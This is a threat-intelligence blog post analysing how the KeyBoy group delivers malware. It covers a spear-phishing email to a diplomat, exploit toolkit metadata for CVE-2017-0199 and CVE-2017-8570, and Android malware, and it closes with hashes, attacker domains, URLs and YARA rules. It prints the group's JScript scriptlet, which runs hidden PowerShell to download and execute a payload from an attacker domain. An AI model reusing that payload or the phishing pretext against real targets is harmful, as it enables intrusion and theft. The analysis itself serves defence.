Delivery (Key)Boy


October 8, 2018 | Chris Doman

Introduction

Below we've outlined the delivery phase of some recent attacks by KeyBoy, a group of attackers believed to operate out of China. They were first identified in 2013 targeting governments and NGOs in South East Asia. Their primary targeting continues to this day, though they have also been known to target more diverse victims such as the energy sector.

Malware Delivery through Open Source Exploit Kits

KeyBoy sent the following email to India's Ambassador to Ethiopia from an email address at nic[.]in, India's National Informatics Centre.



Invitation for Interview by India [redacted]

[redacted]

amb.[redacted]@mea.gov.in

Thursday, 24 May 2018 at 03:50

/Interviewer's Infor...
200,3 KB

[redacted].vcf
0,1 KB

Dear Ambassador,

We are planning to visit Ethiopia in June and produce a video about local customs and culture.

We are very honored to invite you to receive our interview as a part of the video.

Details on the interviewer's information and the points of interview are attached for your reference.


Looking forward to hearing from your reply.

Thanks & Best Regards

[redacted]

The file f43f60b62002d0700ccbcbd9334520b6


The attached malicious document downloads and executes a script that installs the final payload:



```
<?XML version="1.0"?>
<package>
<component id='giffile'>
<registration
  description='Dummy'
  progid='giffile'
  version='1.00'
  remotable='True'>
</registration>
<script language='JScript'>
<![CDATA[
  new ActiveXObject('WScript.shell').run('%SystemRoot%/system32/WindowsPowerShell/v1.0/powershell.exe -windowstyle hidden
  (new-object System.Net.WebClient).DownloadFile(\'http://online.ezua.com\', \'%TEMP%/wordconn.exe\'); %TEMP%/wordconn.exe');
]]>
</script>
</component>
</package>
```

This script contains text (eg; “”) which matches a pre-packed version of the popular CVE-2017-0199 exploit available on GitHub.

We’ve seen other malicious documents where KeyBoy have tested another exploit generator. In that case KeyBoy didn’t change the default settings so the document meta-data provides some obvious hints that the document is malicious:



dc:title	Microsoft Office PowerPoint
dc:creator	CVE-2017-8570 Toolkit
cp:lastModifiedBy	CVE-2017-8570 Toolkit

Delivered Malware

The next stage in these attacks is typically a malware family known as TSSL. This malware originally identified by PwC and more recently described by Trend Micro and CitizenLab.

Most samples are built on the attackers machine from the location:


> D:Work...

Though the build path of a recent sample seems to indicate the attackers are having problems bypassing Symantec antivirus, and is built from:

> C:UsersCN_ideDesktopTSSL_v3.2.7_**BypassSymantec**_20180528TClientReleaseFakeRun.pdb

Delivering Android Malware

We’ve also noted continued infections of the Titan Android malware associated with Keyboy, originally identified by LookOut. The source of the files that we have managed to identify is old - and seems to date back to a user named Textplus0012 posting malicious APK files on a Taiwanese site (apk.tw) for downloading Android applications:



The user textplus0012 on apk.tw

This user stopped posting the malicious files in 2015. It is unclear where samples of Titan were delivered from after this.

Detection

AlienVault Agent Detections

The AlienVault Agent is a lightweight, adaptable endpoint agent based on osquery and maintained by AlienVault.

The AlienVault Agent detects the following malicious activity during the attacks:

- Suspicious Process Created by Microsoft Office Application
- Powershell Process Created by Scripting Executable
- Suspicious PowerShell Arguments
- PowerShell process with suspicious arguments and network activity

Network Detection

ETPRO INFO DYNAMIC_DNS Query to a *.dynamic-dns.net Domain

Appendix

A concise set of indicators are included below, a fuller list is available in the OTX Pulse.

File-Hashes

91dfd19376574039bc80f3af5de341dd8927993ceb5dbb269c375c150a2c3e20

831c3c40cc3fbc28b1ce1eca6bf278602c088f0580d6bdf324ef949c7d48a707

c6c3678d8e6f715eda700eec776f75d1b733cab9757813cff4e206581ed8349f

f83562853dc530a609ed866b375ac725599d7a927281e9d6f2e46f481e3eb292

Fdb85d3f08eb70f0d2171d8bd348574139f63f31a788d2ff1b2a28aca6066345

bf5ee65c6f9523923f6da2eead2a01698857d5fecae661a109b81409c18c0b6b

7bf4fd019411075a5d98cf966516af3ddb7b007c1b9146c264ce2e4a1572e5e8

Domains from recent campaigns

muonline.dns04[.]com

microword.itemdb[.]com

office.otzo[.]com

moffice.mrface[.]com

offlce.dnset[.]com

microsoftofice.zyns[.]com

online.ezua[.]com

mutecider[.]com - See report by ClearSkySec

alibabacloud.zzux[.]com

alibabacloud.wikaba[.]com

alibabacloud.dynamic-dns[.]net

bookmarklies[.]com

manager-goog1e[.]com

hellomyanmar[.]info

URLs

http://moffice.mrface[.]com/office.sct

http://offlce.dnset[.]com/office.sct

Yara Rules

```
rule keyboy_mobile_titan
{
    meta:
       author = "AlienVault Labs"
       copyright = "Alienvault Inc. 2018"
       license = "Apache License, Version 2.0"
       sha256 = "5acc64f814cc06db5e5cc56784607ddfa95e3e45170002a210c807857d48a1b0"
       strings:
              $string_1 = "titans.action.GLOBAL_ACTION"
              $string_2 = "titans.action.LOCATION_ACTION"
              $string_3 = "titans.action.PHONE_RECORD_ACTION"
       condition:
        all of them
}

rule keyboy_document_ppsx_sct
{
    meta:
       author = "AlienVault Labs"
       copyright = "Alienvault Inc. 2018"
       license = "Apache License, Version 2.0"
       description = "Matches on compressed sub-file"
       sha256 = "831c3c40cc3fbc28b1ce1eca6bf278602c088f0580d6bdf324ef949c7d48a707"
       strings:
              $string_1 = "script:http://"
              $string_2 = ".sct" TargetMode="External"/>"
       condition:
        any of them
}
```

Additional Yara rules are available from Citizen Lab and Florian Roth.

Share this with others

Tags: malware, malware research, malware delivery, keyboy